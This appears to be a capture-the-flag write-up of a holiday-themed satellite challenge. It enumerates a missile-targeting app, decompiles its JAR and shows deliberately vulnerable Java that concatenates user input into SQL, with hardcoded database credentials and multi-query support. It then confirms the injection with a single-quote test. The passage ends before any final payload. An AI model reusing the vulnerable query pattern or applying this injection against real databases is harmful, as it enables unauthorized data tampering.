You hope the camera is not a two-way camera.


GEOSTATIONARY POLAR ORBIT IMPOSSIBLE!
GET SANTA TO MOVE TO GEESE ISLANDS
PLACE GEOSTATIONARY SATELLITE ABOVE ISLANDS
CONQUER HOLIDAY SEASON!
GEOSTATIONARY EQUATORIAL ORBIT OPTIMAL!

Missile Diversion - Zenith SGS - Cape Cosmic - Space Island


Missile Diversion

Difficulty: 🎄🎄🎄🎄🎄


Thwart Jack's evil plan by re-aiming his missile at the Sun.

Now that you've uncovered Jack's plot, Wombley Cube, like all villains in real life, confesses to their complicity and, also like all villains in real life, claims to be the good guy who is serving a higher purpose.

It's all making some sense now. You were right to be wary of Wombley Cube after Kraking the Kraken. It looks like it's up to you, yes YOU, who else could it be, to save the HOLIDAY SEASON!


You begin to seriously suspect that all these extraneous words are just here to fill up the empty space next to the screenshots.

Alas, you don't have quite enough senseless drivel to fill up this one.



You think you're saving the holiday season, but you're meddling in something you could never understand!

Wombley Cube's words slide off you like ... things that slide off things really, really easily. Thinking back to the missile-targeting-system app you noticed in the Consumer Testing Tool, you return to the tool and run the app, just like you ran the camera app.




Provider Status: Alive! (Clocks diff: 99 ms | Round-Trip Delay time: 201 ms | Last beat received at: 2023-12-29 05:26:34.775)

Apps Launcher Service

Obj Inst Id	name	description	category	runAtStartup	running	Status
1	missile-targeting-system	-	NMF_App	☐	✓	Running
2	camera	-	NMF_App	☐	✓	Running

```
INFO: Populating Central Directory service on URI: maltcp://10.1.1.1:1024/nanosat-mo-supervisor-Directory
2023-12-29 05:26:30.356 esa.mo.nmf.nanosatmoconnector.NanoSatMOConnectorImpl init
INFO: Populated! And the connection to the Directory service has been successfully closed!
2023-12-29 05:26:30.363 esa.mo.nmf.nanosatmoconnector.NanoSatMOConnectorImpl init
INFO: Loading previous configurations...
2023-12-29 05:26:30.617 esa.mo.nmf.nanosatmoconnector.NanoSatMOConnectorImpl init
INFO: NanoSat MO Connector initialized in 1.406 seconds!
2023-12-29 05:26:30.618 esa.mo.nmf.nanosatmoconnector.NanoSatMOConnectorImpl init
INFO: URI: maltcp://10.1.1.1:1026/missile-targeting-system-Directory
```

Now that the missile-targeting-system is running, you return to the top level “Communications Settings (Directory)” tab and click “Fetch Information” again. An “App: missile-targeting-system” appears in the “Providers List”:



Communication Settings


Directory Service URI: maltcp://10.1.1.1:1024/nanosat-mo-supervisor-Directory

Providers List:

1. nanosat-mo-supervisor
2. App: camera
3. App: missile-targeting-system

Service name	Supported Capa...	Service Pro...	URI address	Broker URI Address
Aggregation	All Supported	[]	maltcp://10.1.1.1:1026/missile-targeting-system-Aggregation	maltcp://10.1.1.1:1026/missile-targeting-system-AggregationInternalBroker
Action	All Supported	[]	maltcp://10.1.1.1:1026/missile-targeting-system-Action	null
Archive	All Supported	[]	maltcp://10.1.1.1:1026/missile-targeting-system-Archive	null
Heartbeat	All Supported	[]	maltcp://10.1.1.1:1026/missile-targeting-system-Heartbeat	maltcp://10.1.1.1:1026/missile-targeting-system-HeartbeatInternalBroker
Event	All Supported	[]	maltcp://10.1.1.1:1026/missile-targeting-system-Event	maltcp://10.1.1.1:1026/missile-targeting-system-EventInternalBroker
Parameter	All Supported	[]	maltcp://10.1.1.1:1026/missile-targeting-system-Parameter	maltcp://10.1.1.1:1026/missile-targeting-system-ParameterInternalBroker
ArchiveSync	All Supported	[]	maltcp://10.1.1.1:1026/missile-targeting-system-ArchiveSync	null
Alert	All Supported	[]	maltcp://10.1.1.1:1026/missile-targeting-system-Alert	null
Directory	All Supported	[]	maltcp://10.1.1.1:1026/missile-targeting-system-Directory	null

You then connect to the “App: missile-targeting-system” provider in much the same way you connected to the “nanosat-mo-supervisor” provider. A new top level “App: missile-targeting-system” tab appears. You click “enableGeneration” for all parameters in the “Parameter Service” child tab.



Provider Status: Alive! (Clocks diff: 100 ms | Round-Trip Delay time: 202 ms | Last beat received at: 2023-12-29 05:53:20.397)

Parameter Service - Definitions

Identity	name	description	rawType	rawUnit	generationEnabled	updateInterval
1	PointingMode	Pointing Mode.	String		✓	1
2	X	X coordinate.	String		✓	1
3	Y	Y coordinate.	String		✓	1
4	Debug	Debug.	String		✓	1

You confirm you can retrieve the parameters using `cli-tool.sh` and dump them to a file in JSON format. This time you figure out you can use the `parameter get` sub-command instead of the `parameter subscribe` sub-command you used for the camera access.


```
$ ./cli-tool.sh parameter get -r maltcp://10.1.1.1:1026/missile-targeting-system-Directory -j  missile-
targeting-system-parameters.json
<snip/>
Parameters successfully dumped to file: missile-targeting-system-parameters.json
<snip/>
```

You use jq to extract the parameter values from the JSON, observing two notable points:

- the `pointingMode` parameter is currently set to `Earth Point Mode`. This is what you need to change to point at the Sun
- the `Debug` parameter reveals the database version as `MariaDB 11.2.2`, running on `Ubuntu 22.04`

```
$ cat missile-targeting-system-parameters.json|jq '."[esa, NMF_SDK, missile-targeting-system]"|
{"pointingMode": .PointingMode[-1], "X": .X[-1], "Y": .Y[-1], "Debug": .Debug[-1]}'
{
  "pointingMode": {
    "parameterValue": "Earth Point Mode",
    "timestamp": 1703829960903000000
  },
  "X": {
    "parameterValue": "100.000000",
    "timestamp": 1703829962515000000
  },
  "Y": {
    "parameterValue": "100.000000",
    "timestamp": 1703829964319000000
  },
  "Debug": {
    "parameterValue": "VERSION(): 11.2.2-MariaDB-1:11.2.2+maria~ubu2204 | \n",
    "timestamp": 1703829965944000000
  }
}
```

In the CTT, you try setting the pointingMode to “Sun Point Mode”:


CTT: Consumer Test Tool
Communication Settings (Directory)
nanosat-mo-supervisor x
App: camera x
App: missile-targeting-system x

Provider Status: Alive! (Clocks diff: 100 ms | Round-Trip Delay time: 200 ms | Last beat received at: 2023-12-29 06:08:50.412)

Parameter Service - Definitions


Identity	name	description	rawType	rawUnit	generationEnabled	updateInterval
1	PointingMode	Pointing Mode.	String		✓	10
2	X	X coordinate.	String		✓	10
3	Y	Y coordinate.	String		✓	10
4	Debug	Debug.	String		✓	10

ParameterRawValue

Area: MC Service: Parameter TypeShortForm: 6

paramInstId Long 2 [✓ null]
rawValue Sun Point Mode null


However, when you retrieve the parameters again, it is shown to have had no effect. You could try more values but at this point you take a look at the JAR files contained in the `client_container.zip` that you obtained during the Camera Access challenge. You find the `missile-targeting-system-2.1.0-SNAPSHOT.jar` and decompile it using jd-gui. You quickly locate a conspicuous SQL Injection vulnerability in the `sqlDebug` method. The vulnerable parameter is even called `injection`! Furthermore, the DB connection string is `jdbc:mariadb://localhost:3306/missile_targeting_system?allowMultiQueries=true` and the database user is `targeter`:


MissileTargetingSystemMCAdapter.class - Java Decompiler
File Edit Navigation Search Help
missile-targeting-system-2.1.0-SNAPSHOT.jar
MissileTargetingSystemMCAdapter.class
MissileTargetingSystem.class

```
META-INF
esa.mo.nmf.apps
  MissileTargetingSystem.class
    MissileTargetingSystem
      connector : NanoSatMOConnectorImpl
      MissileTargetingSystem()
      main(String[]) : void
  MissileTargetingSystemMCAdapter.class
    MissileTargetingSystemMCAdapter
      ACTION_DEBUG : String
      DEBUG_VALUE : String
      LOG : Logger
      PARAMETER_DEBUG : String
      PARAMETER_MODE : String
      PARAMETER_X : String
      PARAMETER_Y : String
      TOTAL_STAGES : int
      X_VALUE : String
      Y_VALUE : String
      connector : NMFInterface
      MissileTargetingSystemMCAdapter()
      actionArrived(Identifier, AttributeValueList, Long, boolean
      initialRegistrations(MCRegistration) : void
      onGetValue(Identifier, Byte) : Attribute
      onSetValue(IdentifierList, ParameterRawValueList) : Bool
      setNMF(NMFInterface) : void
      sqlDebug(String) : String
      sqlGetMode() : String
```

```java
    actionNames.add(new Identifier("Debug"));
    registration.registerActions(actionNames, actionDefs);
  }

  private String sqlDebug(String injection) {
    String query = "SELECT VERSION()" + injection;
    StringBuilder resultString = new StringBuilder();
    try {
      Connection connection = DriverManager.getConnection("jdbc:mariadb://localhost:3306/missile_targeting_system?allowMultiQueries=true", "targeter", "cu3xmzp9tzpi00bdqvxq");
      try {
        Statement statement = connection.createStatement();
        try {
          boolean hasResultSet = statement.execute(query);
          int resultSetCount = 0;
          while (true) {
            if (hasResultSet) {
              ResultSet resultSet = statement.getResultSet();
              try {
                ResultSetMetaData metaData = resultSet.getMetaData();
                int columnCount = metaData.getColumnCount();
                while (resultSet.next()) {
                  for (int i = 1; i <= columnCount; i++) {
                    String columnName = metaData.getColumnName(i);
                    String columnValue = resultSet.getString(i);
                    resultString.append(columnName + ": " + columnValue + " | ");
                  }
                  resultString.append("\n");
                }
                if (resultSet != null)
                  resultSet.close();
              } catch (Throwable throwable) {
                if (resultSet != null)
                  try {
                    resultSet.close();
                  } catch (Throwable throwable1) {
                    throwable.addSuppressed(throwable1);
                  }
                throw throwable;
              }
            } else {
              int updateCount = statement.getUpdateCount();
              if (updateCount != -1);
            }
            hasResultSet = statement.getMoreResults();
            resultSetCount++;
            if (!hasResultSet && statement.getUpdateCount() == -1) {
              if (statement != null)
                statement.close();
              if (connection != null)
                connection.close();
              LOG.log(Level.INFO, "Debug action output: {0}", resultString.toString());
              return resultString.toString();
            }
          }
        } catch (Throwable throwable) {
          if (statement != null)
            try {
```

You note the effect of the `allowMultiQueries=true` parameter may allow you to update/insert data by chaining update/insert statements with the existing SELECT statement:




https://mariadb.com/kb/en/about-mariadb-connector-j/

Infrequently Used Parameters

Parameter	Description
`maxQuerySizeToLog`	Only the first characters corresponding to this options size will be displayed in logs *Default: 1024. Since 1.5.0*
`allowMultiQueries`	permit multi-queries like `insert into ab (i) values (1); insert into ab (i) values (2)`. *Default: false. Since 1.0.0*

Back in the CTT, you try submitting the Debug action from the “Action Service” child tab with a single quote argument:



Provider Status: Alive! (Clocks diff: 104 ms | Round-Trip Delay time: 200 ms | Last beat received at: 2023-12-29 06:20:40.430)

Action Service - Definitions

Identity	Obj Inst Id	name	description	Category	progressStepCount
1	1	Debug	Gets debug information with optional arguments.	0	3

Area: MC TypeShortForm: -2
0 AttributeValue

Area: MC TypeShortForm: 2
value String '


You re-fetch the parameters using `cli-tool.sh` and confirm the existence of a SQL Injection vulnerability, complete with explicit MariaDB error messages:

```
$ cat missile-targeting-system-parameters-after-debug-argument-single-quote.json|jq '."[esa, NMF_SDK, missile-targeting-system]"|{"pointingMode": .PointingMode[-1], "X": .X[-1], "Y": .Y[-1], "Debug": .Debug[-1]}'
<snip/>
```

```
  "Debug": {
    "parameterValue": "java.sql.SQLSyntaxErrorException: (conn=6218) You have an error in your SQL syntax;
check the manual that corresponds to your MariaDB server version for the right syntax to use near ''' at line
1",
    "timestamp": 1703830875944000000
  }
<snip/>
```

Back in `jd-gui`, you also notice the `sqlGetMode` function reveals the tables pertinent to the pointing mode:

- the `pointing_mode` table, which has a `numerical_mode` column
- the `pointing_mode_to_str` table which has a `str_mode` column and a `numerical_mode` foreign key to the `pointing_mode` table


File
Edit
Navigation
Search
Help
missile-targeting-system-2.1.0-SNAPSHOT.jar
MissileTargetingSystemMCAdapter.class
MissileTargetingSystem.class

```
META-INF
esa.mo.nmf.apps
  MissileTargetingSystem.class
    MissileTargetingSystem
      connector : NanoSatMOConnectorImpl
      MissileTargetingSystem()
      main(String[]) : void
  MissileTargetingSystemMCAdapter.class
    MissileTargetingSystemMCAdapter
      ACTION_DEBUG : String
      DEBUG_VALUE : String
      LOG : Logger
      PARAMETER_DEBUG : String
      PARAMETER_MODE : String
      PARAMETER_X : String
      PARAMETER_Y : String
      TOTAL_STAGES : int
      X_VALUE : String
      Y_VALUE : String
      connector : NMFInterface
      MissileTargetingSystemMCAdapter()
      actionArrived(Identifier, AttributeValueList, Long, boolear
      initialRegistrations(MCRegistration) : void
      onGetValue(Identifier, Byte) : Attribute
      onSetValue(IdentifierList, ParameterRawValueList) : Bool
      setNMF(NMFInterface) : void
      sqlDebug(String) : String
      sqlGetMode() : String
```

```
private String sqlGetMode() {
  String str_val = "Unknown";
  try {
    Connection connection = DriverManager.getConnection("jdbc:mariadb://localhost:3306/missile_targeting_system", "targeter", "cu3xmzp9tzpi00bdqvxq");
    try {
      String query = "SELECT numerical_mode FROM pointing_mode";
      int int_val = -1;
      PreparedStatement preparedStatement = connection.prepareStatement(query);
      try {
        ResultSet resultSet = preparedStatement.executeQuery();
        try {
          if (resultSet.next())
            int_val = resultSet.getInt("numerical_mode");
          if (resultSet != null)
            resultSet.close();
        } catch (Throwable throwable) {
          if (resultSet != null)
            try {
              resultSet.close();
            } catch (Throwable throwable1) {
              throwable.addSuppressed(throwable1);
            }
          throw throwable;
        }
        if (preparedStatement != null)
          preparedStatement.close();
      } catch (Throwable throwable) {
        if (preparedStatement != null)
          try {
            preparedStatement.close();
          } catch (Throwable throwable1) {
            throwable.addSuppressed(throwable1);
          }
        throw throwable;
      }
      query = "SELECT str_mode FROM pointing_mode_to_str WHERE numerical_mode = " + int_val;
      preparedStatement = connection.prepareStatement(query);
      try {
        ResultSet resultSet = preparedStatement.executeQuery();
        try {
          if (resultSet.next())
            str_val = resultSet.getString("str_mode");
          if (resultSet != null)
            resultSet.close();
        } catch (Throwable throwable) {
          if (resultSet != null)
            try {
              resultSet.close();
            } catch (Throwable throwable1) {
              throwable.addSuppressed(throwable1);
            }
          throw throwable;
        }
